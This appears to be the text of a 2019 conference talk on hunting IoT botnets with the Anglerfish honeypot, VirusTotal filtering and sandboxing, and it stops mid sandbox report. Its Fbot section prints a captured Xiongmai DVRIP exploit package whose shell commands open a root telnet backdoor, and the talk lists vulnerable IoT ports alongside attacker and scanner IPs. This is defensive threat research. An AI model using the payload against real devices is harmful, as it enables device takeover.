AVAR 2019
OSAKA-JAPAN

Hunting Advanced IoT Malware

yegenshen@360.cn

About me

Email: yegenshen@360.cn

Twitter/WeChat: @zom3y3

Network Security Researcher @360Netlab

TO BE A MALWARE HUNTER!

#Botnet #Pentest #Honeypot #Sandbox

Contents

1. Background

How do I define Advanced Malware Threat?

0-day Exploit or Cyberweapon

My Approach of Doing IoT Security Research


My typical workflow to research IoT security has the following four components:

1. The initial catch phase, using Anglerfish honeypot, there are a whole lot of pieces, but the core elements are: IoT device fingerprints simulation, setting up application protocols and vulnerabilities traps, network scan payloads and samples analysis.

2. Filtering out the interesting ELF samples in x86, x86-64, ARM, MIPS, etc., especially for malwares that cannot be identified by anti-virus vendors.

3. Investigating the population of affected devices on the Internet by developing scanners targeting specific vulnerabilities to evaluate affected devices on the Internet.

4. When possible, get a copy and do more investigation of the official firmware that was involved.



Overview

Over the years, the Anglerfish Honeypot has been gathering tons of network scan payload data and the corresponding malwares, and we selectively disclosed some of our findings, including: **http81, Mykings, DDG, Hajime, TheMoon, IoT_reaper, Satori, Muhstik, HNS, Fbot, MikroTik, GhostDNS, Linux.Ngioweb, Godlua, Gwmndy, Roboto etc.**

The data we gathered also have some interesting insides that we have not talked about, for example, **a specific APT campaign targeting some IoT routers for surveillance.**

In addition, it helps us to discover **three 0-day RCE exploits**, for example, the CVE-2017-17215 vulnerability exploited by Satori Botnet, the Gpon Home Routers RCE vulnerability exploited by TheMoon Botnet, and the XiongMai DVRIP protocol vulnerability exploited by Fbot.

2. The Status Quo of IoT Security

The Status Quo of IoT Security

- The Weak Defense of IoT Devices.
- The Capability of IoT Botnets Keeps Growing.
- IoT Device Become the New Target of APT Attacks.

The Weak Defense of IoT Devices

- Vulnerabilities and much delayed patched, or no patch at all.
- Malicious traffic VS no blocking mechanism.
- Feel free to run as will malware VS little or no OS security controls.

IoT Botnets Timeline

2016-08-01
Mirai used large amounts of weak passwords to brute force Telnet service for propagation.

2017-09-13
Reaper Botnet exploited 9 IoT vulnerabilities, one of which, the VarconNVR RCE vulnerability was just released 2 days prior.

2017-12-05
Satori utilized Huawei Router HG532 0-day vulnerability to propagate, and about 570 thousands IPs were infected on that single day.

2018-04-13
Muhstik, Satori, TheMoon and other botnets quickly integrate multiple fresh RCE exploits, and TheMoon found a new Gpon Home Routers 0-day vulnerability.

2018-09-04
MikroTik devices became victims of the leaked CIA ChimayRed hacker tool, and the attacker used it for eavesdropping, proxying and implanting JS mining code.

2019-02-16
Fbot used Xiongmai hardcoded login credentials as well as 0-day vulnerability of DVRIP upgrade interface for propagation.

2019-04-24
Godlua had a redundant communication mechanism for C2 connection, and used HTTPS to download Lua byte-code files, and used DNS over HTTPS to get the C2 name.

2019-08-26
Roboto is a relatively hidden P2P Botnet, spread through the Webmin RCE vulnerability, and has DDoS, download and execute files functions.

Reference:

[1] https://blog.netlab.360.com/

The Capability of IoT Botnets - Infect Method

- **Brute Force:** The way IoT botnet infecting the victims has changed a lot, at the very beginning, most of them used and only used brute force to gain access to the targets.

  Examples: Gafgyt, Mirai

- **N-day Exploit:** Then, slowly, more and more publicly available vulnerability exploits popped up here and there.

  *Examples: IoT Reaper, Mirai V*ariants

- **0-day Exploit:** Lately, we started to see 0-day vulnerabilities.

  Examples: Satori, TheMoon, Fbot

The Capability of IoT Botnets - C2 Techniques

- **Redundant C2:** It is common these days for botnet to use multiple C2 IPs, and we started to see DGAs.

  Examples: Linux.Ngioweb, Mirai DGA

- **More C2 communication protocols:** P2P protocol for communication has been adopted, we also caught the first botnet using DoH protocol for DNS resolution.

  Examples: Hajime, HNS, Godlua, Roboto

- **Complicated C2 structure:** We see botnet dividing C2 functions into different plugins, we see botnet constructing multi-level C2 protocols, all to make things more difficult for security researchers.

  Examples: VPNFilter, Linux.Ngioweb

IoT Device Become the New Target of APT Attacks

The exposed CIA ChimayRed and VPNFilter toolkits have demonstrated that IoT devices have become the target of APT attack and are used for surveillance.

On 2018-09-04, we published a blog article "7,500+ MikroTik Routers Are Forwarding Owners' Traffic to the Attackers, How is Yours?", in which we disclosed that MikroTik routers were being used by attacker for eavesdropping, proxying and implanting JS mining code. We discovered that the traffic from about 7.5k MikroTik RouterOS devices were being monitoring and the TZSP traffic were forwarded to specific IP address controlled by the attacker.

One of the attackers (37.1.207.114) monitored a large number of MikroTik RouterOS devices, the monitored ports/protocols included TCP port 20(FTP-data), 21(FTP), 25(SMTP), 110(POP3) and 143(IMAP). All these protocols transfer data in plaintext, thus attacker can obtain victims' sensitive information passing the routers.

Reference:

[1] https://blog.netlab.360.com/7500-mikrotik-routers-are-forwarding-owners-traffic-to-the-attackers-how-is-yours-en/
[2] https://blog.talosintelligence.com/2018/05/VPNFilter.html

3. The Anglerfish Honeypot

History

Mirai first came out in 2016-09, it controlled lots of IoT devices by scanning Telnet service and made a bunch of notorious attacks in a very short timeframe.

Was not able to find any good open-source honeypot that can capture Mirai, I began to customize Hontel, a open-source honeypot, to capture the Mirai samples.

Pretty soon, the Mirai source code was published online and that opened the Pandora box, all kinds of new Mirai variants started to emerge. And some brand-new ports, such as TCP/6789, TCP/7547, TCP/37777 have been added on their scan list. I was stuck again as I knew nothing about these ports, and I only had Telnet honeypot on TCP/23 and TCP/2323 running.

So starting from 2016-11, I developed another honeypot based on Blackhole. And I added more modules so the honeypot could capture all TCP and UDP port traffic. I also put a lot of effort so the honeypot could simulate varieties of application protocols.

By the end of 2018-08, the code of my honeypot was increased hundreds of times compared with the original Blackhole honeypot, And I named it Anglerfish and talked about it at our 360Netlab salon and ISC 2018.

Reference:

[1] https://github.com/stamparm/hontel
[2] https://github.com/dudeintheshell/blackhole


Introduction

Anglerfish honeypot can monitor all TCP and UDP ports and simulate lots of fingerprints for various IoT devices and server environments, and many difficult application protocols and vulnerabilities are also supported.

- **Network protocol:** TCP and UDP both supported
- **Simulated environment:** fingerprints of IoT and server environment, 50+ application protocols and 100+ vulnerabilities
- **Interaction method:** the honeypot performs low interaction with most regular botnets, and high interaction with some application protocol/program when it is needed.
- **Data capture:** Fuzz Testing technique was introduced to capture more and detailed scanning data


Architecture

Anglerfish honeypot is mainly composed of six components: Forwarder, Handler, Simulator, Analyzer, Downloader and Reporter. By now, I have double digits Anglerfish honeypot nodes deployed all around the world.



Most Probed Ports

Here is the breakdown for the most popular ports, Telnet and HTTP protocol are probed the most in Anglerfish honeypot.




Exploits Statistics

On average, Anglerfish honeypot detects 10+ IoT RCE exploits every day, and so far has captured 150+ RCE exploits. Most of those IoT exploits are publicly available. Here is a tag cloud.

ELF Malware Family Statistics

Currently the most active IoT botnet families are Mirai and Gafgyt, Anglerfish captures 1000+ Mirai samples every day on average.



4. Hunting Unknown IoT Exploits

Overview

While most of the IoT botnets are armed with N-day vulnerability exploits, some botnet operators, such as Satori, TheMoon, Fbot and so on, have had 0-day IoT device vulnerabilities at hand to build larger scale of IoT botnet. 0-day vulnerability exploits are not common and by nature propagate in more covert ways with 0 or low detect rate.


Anglerfish honeypot has special and customized anomaly detection modules to process scan data for this purpose.

By now, we have published three of our 0-day exploits findings: CVE-2017-17215 exploit by Satori, Gpon Home Router RCE exploit by TheMoon and DVRIP protocol vulnerability exploit by Fbot.

Botnet Scan Detection

Satori botnet scans port 5555, 37215 and 52869 and uses some 0-day and N-day exploits to propagate. Such propagating process comes with explicit scanning patterns, that include both patterns on a single packet as well as patterns on the scanner clusters.


For example, in a given time frame, calculating the Pearson product-moment correlation coefficient between the number of scanner IPs with a specific payload and the capture count of that payload can identify suspicious payloads which come from botnet.



An Example of Botnet Scan Report

2019-10-02, the Moobot botnet started to infect the Shenzhen TVT camera, and identified the device fingerprint before loading itself, but then it removed this step and directly worm-scanned and exploited it.

Since 2017, I have identified a lot of botnet scan payloads, some of them are posted on Twitter under #botnet_scan recently.



Wednesday, October 9th

Botnet Alarm APP 11:53 AM

Anglerfish Honeypot - Botnet Scan Report for Payload MD5: 7007e1210dfc2df3ed4cabd0650ef10a

Data Range: 2019-10-02 ~ 2019-10-09
Analysis Time: 2019-10-09 03:53:28
First Seen: 2019-10-02 13:46:23
Last Seen: 2019-10-08 23:26:32
Coefficient: 0.999607197444
Scanner Trends: ['248', '614', '565', '383', '275', '54', '19']
Session Trends: ['293', '750', '695', '456', '324', '73', '20']
Port Info:

```
TCP/8000      607
TCP/8080      660
TCP/88        627
TCP/80        674
```

Raw Payload:

```
GET /Pages/login.htm HTTP/1.1
Connection: close
Content-Type: text/xml
Accept: */*
Accept-Language: en-us
Cache-Control: max-age=0
User-Agent: Hi
```

Exploits Tag:

```
null
```

Samples Info:

```
null
```

Scanner Info *(Total: 1750)*:

```
94.61.224.49          12
84.117.145.21         10
179.154.246.97        9
88.132.234.104        6
104.32.152.186        6
189.193.101.27        6
76.169.59.230         6
69.76.203.247         6
191.55.99.20          6
89.132.116.171        6
```


Botnet Scan Statics for Special IoT Ports

First seen	Last seen	IoT Product	Protocol	Port	Coefficient	Count	(one of) Payload MD5
2017-02-09 23:52	2018-10-07 02:02	Netcore/Netis Routers	UDP	53413	0.9164	7	2c3d957fcc56caf402b84894e4f986de
2018-07-09 06:11	2019-08-19 10:56	Android ADB Debug Server	TCP	5555	0.9909	11	7b0ae0038cc4a8ba3cee0d459d9943f8
2018-08-09 20:13	2019-08-20 10:46	Realtek SDK UPnP SOAP interface	TCP	52869	0.9881	17	abde9f41a92f8132c9ba582c866d7cb7
2018-08-11 13:25	2019-08-13 20:35	Huawei Router HG532	TCP	37215	0.9886	30	03e39fb27eb26a6526964222c122c16d
2018-08-11 13:25	2019-08-03 07:37	MikroTik RouterOS	TCP	8291	0.9736	2	f047b5467b1dfeaf08c1924b9bf54a99
2018-08-19 03:09	2019-04-26 02:50	Zyxel Router	TCP	7547	0.9483	5	6eecae4387d119ea3f5a0174f11872cc
2018-08-22 12:19	2018-11-29 12:45	Muti Camera	TCP	9000	0.9980	2	d2f3ae69fc94c21089fa215e674a73be
2018-11-12 20:06	2019-02-26 00:25	D-Link Router	TCP	49152	0.9964	1	e49e2b772796feae1d42d805e48bc454
2019-01-01 05:36	2019-08-19 11:02	JAWS DVR	TCP	60001	0.9789	11	eb3111d9525e38decf1e97cb1d2d5071
2019-06-24 06:58	2019-07-31 05:44	XiongMai DVR	TCP	34567	0.9638	2	a5f8eb80f9c8421707a407c8d0ebed98

Fbot DVRIP 0-Day RCE Exploit Detection

On February 16, 2019, I discovered that the Fbot botnet exploited Xiongmai DVRIP 0-Day RCE vulnerability.

1. At the beginning, the Anglerfish honeypot noticed the rise of HTTP port scans.
2. Although the full protocol of Xiongmai DVR was not supported, Anglerfish was able to engage Fuzz testing to those HTTP scan requests, and was able to capture the Fbot sample even though the interaction between the bot and the honeypot was not able to complete.
3. The MITM module was subsequently added and successfully kicked in to forward Fbot scan traffic to the real Xiongmai DVR device and key exploit on DVRIP protocol was captured.



Reference:

[1] https://blog.netlab.360.com/the-new-developments-of-the-fbot-en/

Fbot DVRIP 0-Day RCE Exploit Details

Here are some Fbot DVRIP 0-day exploit packets, and it shows that the core vulnerability appears in “OPSystemUpgrade”. And You can see the “PK” magic, it shows the exploit packet contains an zip file with “InstallDesc”.

“InstallDesc” create timestamp is at December 8, 2018 at 05:39 (UTC+8), and I has discovered it utilized by Fbot on February 16, 2019, and Fbot hasn't modified it's content now.

It contains the payload of opening a telnet backdoor as shown on the right.

```
{
  "UpgradeCommand": [
    {
      "Command": "Shell",
      "Script": "telnetd -p 9000 -l /bin/sh"
    },
    {
      "Command": "Shell",
      "Script": "busybox telnetd -p 9000 -l /bin/sh"
    },
    {
      "Command": "Shell",
      "Script": "sleep 259200"
    },
    {
      "Command": "Shell",
      "Script": "busybox sleep 259200"
    }
  ],
  "Hardware": "SkipCheck",
  "SupportFlashType": [
    {
      "FlashID": "SkipCheck"
    }
  ],
  "DevID": "SkipCheck",
  "Vendor": "SkipCheck",
  "CompatibleVersion": -1,
  "CRC": "SkipCheck"
}
```

Reference:

[1] https://twitter.com/zom3y3/status/1100667242159558656

5. Hunting Unknown IoT Botnet

Overview

Our malware depot has three major data sources: Anglerfish honeypot, VirusTotal and 360Netlab. And our focus at this point are the ELF Executable samples on various CPU platform, including x86, x86-64, ARM, MIPS and so on.

ELF samples are being processed daily to extract the ones have C2 communication mechanisms but have not yet been identified by anti-virus vendors. These samples as unknown botnets to us.

So far, I have identified 30+ unknown botnet samples, some of them are posted on Twitter under #unknown_botnet. What is more, I also came across some APT botnets (not disclosed yet) against router devices.

VirusTotal Intelligence: Search

With the VirusTotal Intelligence service, I can filter out 1,000 new ELF samples from 10,000 per day and analyze unknown botnets from these samples.

Example:


fs:2019-10-20T00:00:00+ fs:2019-10-21T00:00:00- positives:0 tag:"elf" not tag:"contains-elf" not tag:"shared-lib" not tag:"coredump" not tag:"relocatable" size:10MB-

Reference:

[1] https://support.virustotal.com/hc/en-us/articles/360001386977-Batch-file-downloads

The Process of Extracting Unknown ELF Samples

Things that are filtered automatedly:



Things that need manual inspection:

Currently, I can identify suspicious Unknown Botnet samples from 10,000 samples in half an hour every day.


Sample Filters - SSDC

I use ESET NOD32 to filter out all known samples and use SSDC clustering to filter out samples in the same type/family.

The SSDC clustering mainly focus on the static information of ELF samples, which include:

- The Whole File
- Code Section
- Symbol Section
- String Section
- Disassembly Function Code

It is an example that uses SSDC and ESET NOD32 to label and cluster VPNFilter related samples. We can tell that ESET NOD32 is able to identify most of the samples, and some of unidentified samples (in red box) are correlated to the identified ones in clustering.



Reference:


[1] https://github.com/bwall/ssdc
[2] https://github.com/zom3y3/ssdc

Detux Sandbox Modified

Since 2016, I have done some modifications on Detux Sandbox to enhance its ability to capture more network and host data.

The tools I used to analyze malware running behavior:

Sandbox OS: *x86-32,x86-64,arm32el,arm32hf,mips32,mips64,mips32el,mips64el,powerpc32*
Network: *iptables, mitmproxy, fakedns*
Malware Analysis: *ESET NOD32, Yara, VirusTotal*
Packet Analysis: *DNS, HTTP*
Strace Analysis: *Stracer*



```
************** Basic Properties **************
> Analysis Time: 2019-10-22 12:25:40 UTC+8
> File name: /opt/db/4b98096736e94693e2dc5a1361e1a720
> MD5: 4b98096736e94693e2dc5a1361e1a720
> SHA-1: 5eeb067885d846e23b657028d99364925be6745e
> SHA-256: 674b67b7f49cbe14ff2f6942642d7d0b36c9758d7d713734df748ba1207ac82
> File Magic: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
> File Endianness: LSB
> File Class: CLASS32
> File Arch: i386
> File Size: 43044
> Valid ELF: True
